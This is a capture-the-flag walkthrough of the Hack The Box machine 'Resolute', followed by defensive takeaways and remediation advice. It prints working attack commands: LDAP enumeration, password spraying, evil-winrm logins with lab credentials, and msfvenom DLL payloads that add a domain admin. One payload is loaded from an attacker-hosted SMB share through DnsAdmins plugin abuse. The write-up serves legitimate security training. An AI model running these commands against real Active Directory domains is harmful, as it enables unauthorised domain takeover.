Resolute writeup
Box name: Resolute
Difficulty: Medium
OS: Windows
Overview: Resolute is an easy difficulty Windows machine that features Active Directory. The Active Directory anonymous bind is used to obtain a password that the sysadmins set for new user accounts, although it seems that the password for that account has since changed. A password spray reveals that this password is still in use for another domain user account, which gives us access to the system over WinRM. A PowerShell transcript log is discovered, which has captured credentials passed on the command-line. This is used to move laterally to a user that is a member of the DnsAdmins group. This group has the ability to specify that the DNS Server service loads a plugin DLL. After restarting the DNS service, we achieve command execution on the domain controller in the context of NT_AUTHORITY\SYSTEM.
Link: https://app.hackthebox.com/machines/Resolute?sort_by=created_at&sort_type=desc
Machine IP: 10.129.96.155
Ran rustscan on the target.
rustscan -a 10.129.96.155 –ulimit 5000 -b 2000 — -A -Pn

And we got another AD machine. Added megabank.local to /etc/hosts. Ran ldapsearch and we get a lot of information. One thing that is important is it dropped users for us. Here is one example screenshot.
ldapsearch -x -H ldap://10.129.96.155:389 -b “dc=megabank,dc=local”

This user it specifically interesting because in the description it shows that his password is set to marko:Welcome123!

I also made a list users.txt of all the users if we need them later. Melanie is also an interesting user as she has Remote Management Users group.
I tried getting into marko but was unable to.
netexec smb 10.129.96.155 -u marko -p ‘Welcome123!’

Instead I tried spraying that password on all users and it actually gets us access to melanie.
netexec smb 10.129.96.155 -u users.txt -p ‘Welcome123!’ –continue-on-success

megabank.local/melanie:Welcome123!
Evil-winrm’ed in.
evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!
Got user.txt

Tried kerberoasting but didn’t find anything. Uploaded winPEAS from evil-winrm and ran it. In home folders it’s interesting that out of all the users there is a only a melanie and ryan that logged in.

I don’t have access to ryan’s directory though. Winpeas didn’t find much more I could find. After a lot more enumeration we can find a file in PSTranscripts that shows previous PS commands ryan ran.
Get-Content C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt
And there are credentials in here.

megabank.local/ryan:Serv3r4Admin4cc123!
I was able to evil-winrm with those credentials.
evil-winrm -i 10.129.96.155 -u ryan -p Serv3r4Admin4cc123!
When I checked groups, ryan has access to DnsAdmins.

As DnsAdmins can load custom DLLs into the DNS server that runs as system we might be able to take advantage of this. Created a DLL payload.
msfvenom -p windows/x64/exec CMD=’net user kami Password123! /add /domain’ -f dll -o pwn.dll
Uploaded it and pointed DNS to it.
dnscmd RESOLUTE /config /serverlevelplugindll C:\Users\ryan\Documents\pwn.dll
Restarted the DNS service.
sc.exe stop dns
sc.exe start dns
This didn’t work. Was confused for a bit, peeked at the writeup and they are doing the same thing but they transfer with an smbserver so I’ll try that.
msfvenom -p windows/x64/exec CMD=’net user kami Password123! /add /domain’ -f dll -o pwn2.dll
Setup smbserver.
sudo python3 /usr/share/doc/python3-impacket/examples/smbserver.py kali .
Pointed the dns.
dnscmd RESOLUTE /config /serverlevelplugindll \\10.10.16.147\kali\pwn2.dll
Restarted the service.
sc.exe stop dns
sc.exe start dns
And that created the account.

Did this all again but created a pwn3.dll that would make this account a domain admin.
msfvenom -p windows/x64/exec CMD=’net group “Domain Admins” kami /add /domain’ -f dll -o pwn3.dll


Since we don’t have Remote Management I just used psexec to get in.
impacket-psexec megabank.local/kami:’Password123!’@10.129.96.155
Got root.txt

GG
Attack Chain
1 – Reconnaissance Ran RustScan and identified a domain-joined Windows machine with ports including 53 (DNS), 88 (Kerberos), 135 (MSRPC), 389 (LDAP), 445 (SMB), and 5985 (WinRM). Added megabank.local to /etc/hosts. Ran an anonymous LDAP search and retrieved a full list of domain users. Found a password in the description field of the marko account and noted that melanie was a member of the Remote Management Users group.
rustscan -a 10.129.96.155 –ulimit 5000 -b 2000 — -A -Pn ldapsearch -x -H ldap://10.129.96.155:389 -b “dc=megabank,dc=local”
2 – Password spray and WinRM access Attempted to authenticate as marko with the password from his description field but it had been changed. Sprayed the same password across all enumerated users and got a hit on melanie. Connected via evil-winrm and retrieved user.txt.
netexec smb 10.129.96.155 -u users.txt -p ‘Welcome123!’ –continue-on-success evil-winrm -i 10.129.96.155 -u melanie -p Welcome123!
Credentials recovered: megabank.local/melanie:Welcome123!
3 – Lateral movement via PowerShell transcript Uploaded and ran WinPEAS. Noted that only melanie and ryan had logged in from the home folders list. After further manual enumeration found a PowerShell transcript log file in PSTranscripts containing a command ryan had run with his credentials passed on the command line. Authenticated via evil-winrm as ryan.
Get-Content C:\PSTranscripts\20191203\PowerShell_transcript.RESOLUTE.OJuoBGhU.20191203063201.txt evil-winrm -i 10.129.96.155 -u ryan -p Serv3r4Admin4cc123!
Credentials recovered: megabank.local/ryan:Serv3r4Admin4cc123!
4 – Privilege Escalation – DnsAdmins plugin DLL abuse Confirmed ryan was a member of the DnsAdmins group. The DnsAdmins group can specify a plugin DLL for the DNS Server service which runs as SYSTEM. Generated a DLL payload with msfvenom to add a new user. Initial transfer via direct path failed so served the DLL via an impacket SMB server instead. Pointed the DNS server at the DLL and restarted the service to execute the payload. Ran a second payload to add the new user to Domain Admins.
msfvenom -p windows/x64/exec CMD=’net user kami Password123! /add /domain’ -f dll -o pwn2.dll sudo python3 smbserver.py kali . dnscmd RESOLUTE /config /serverlevelplugindll \\10.10.16.147\kali\pwn2.dll sc.exe stop dns && sc.exe start dns
5 – Root Used impacket-psexec with the newly created Domain Admin account to get a SYSTEM shell and retrieved root.txt.
impacket-psexec megabank.local/kami:’Password123!’@10.129.96.155
Key Takeaways
- Password stored in AD description field – The marko account had its default password stored in the description field, readable by any authenticated or anonymous LDAP query. AD description fields must be audited regularly for credential data and must never be used to store passwords or hints.
- Anonymous LDAP bind exposing domain users and descriptions – The domain controller allowed anonymous LDAP queries returning full user objects including description fields. Anonymous LDAP bind must be disabled on all domain controllers and LDAP access must require authentication.
- Default password reused across multiple accounts – The Welcome123! password set for marko was still active on melanie’s account, indicating a weak provisioning process with no enforcement of password changes. Each account must be assigned a unique password at creation and forced to change it on first login through a technical control.
- Credentials captured in PowerShell transcript logs – Ryan’s credentials were visible in a PowerShell transcript file, having been passed on the command line during a previous session. Credentials must never be passed as command-line arguments as they are captured in logs, process lists, and transcript files. Use secure credential objects or secrets management solutions instead.
- DnsAdmins group membership enabling SYSTEM execution – Ryan’s membership in DnsAdmins allowed loading an arbitrary DLL into the DNS Server service running as SYSTEM. DnsAdmins membership must be treated as equivalent to Domain Admin for the purposes of access control and must be restricted to accounts with an explicit operational requirement.
Remediation
[Immediate] Remove credentials from all AD description and attribute fields Audit all Active Directory objects for passwords or sensitive data in description, comment, or info fields. Remove all findings immediately, rotate affected credentials, and implement a recurring automated check as part of AD health monitoring.
[Immediate] Disable anonymous LDAP bind Configure all domain controllers to require authentication for LDAP queries. Set the dsHeuristics attribute to disable anonymous access and enforce LDAP signing and channel binding via Group Policy to prevent unauthenticated enumeration of domain objects.
[Immediate] Enforce password change on first login and eliminate shared default passwords Implement a technical control requiring all newly provisioned accounts to change their password before any other access is granted. Audit all accounts for unchanged default passwords and force immediate resets. Each account must receive a unique randomly generated initial password.
[Immediate] Disable PowerShell transcription or restrict transcript storage permissions If PowerShell transcription is required for auditing purposes, ensure transcript files are written to a location accessible only by administrators and security monitoring systems. Rotate ryan’s credentials immediately and audit all existing transcript files for captured credentials across the environment.
[Immediate] Restrict DnsAdmins group membership Audit all members of the DnsAdmins group and remove any accounts that do not have an explicit operational requirement. Treat DnsAdmins membership as equivalent to Domain Admin and apply the same access controls, monitoring, and justification requirements. Alert on any changes to this group membership.
[Short-term] Enforce strong unique passwords for all domain accounts Implement a Fine-Grained Password Policy requiring a minimum of 15 characters with complexity for all domain accounts. Deploy a banned password list blocking Welcome123! and similar patterns. Audit existing passwords against common wordlists and force resets where weak passwords are identified.
[Long-term] Implement tiered Active Directory administration and enhanced monitoring Adopt a tiered AD model to limit lateral movement from standard user accounts to privileged groups such as DnsAdmins. Deploy SIEM detection rules for DnsAdmins plugin DLL changes, DNS service restarts following configuration changes, and anonymous LDAP query activity. Include Active Directory privilege escalation paths in the regular penetration testing scope.


Leave a Reply